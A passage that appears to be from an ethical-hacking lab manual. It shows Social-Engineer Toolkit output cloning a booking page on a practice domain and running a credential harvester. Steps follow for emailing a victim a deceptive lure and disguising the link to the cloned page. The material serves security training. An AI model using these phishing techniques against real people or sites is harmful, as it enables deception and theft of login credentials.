set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.10.1.13]: 10.10.1.13  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com  
set:webattack> Enter the url to clone: http://certifiedhacker.com/Online%20Booking/index.htm  
[*] Cloning the website: http://certifiedhacker.com/Online%20Booking/index.htm  
[*] This could take a little bit...  
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
/setoolkit - Parrot Terminal
```


14. Having successfully cloned a website, you must now send the IP address of your **Parrot Security** machine to a victim and try to trick him/her into clicking on the link.
15. Click **Firefox** icon from the top-section of the **Desktop** to launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email.

Note: You can log in to any email account of your choice.


16. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.

Note: A good way to conceal a malicious link in a message is to insert text that looks like a legitimate online ticket booking account URL (in this case), but that actually links to your malicious cloned certifiedhacker page.


17. Position the cursor where you wish to place the fake URL, then click the **Insert link** icon.



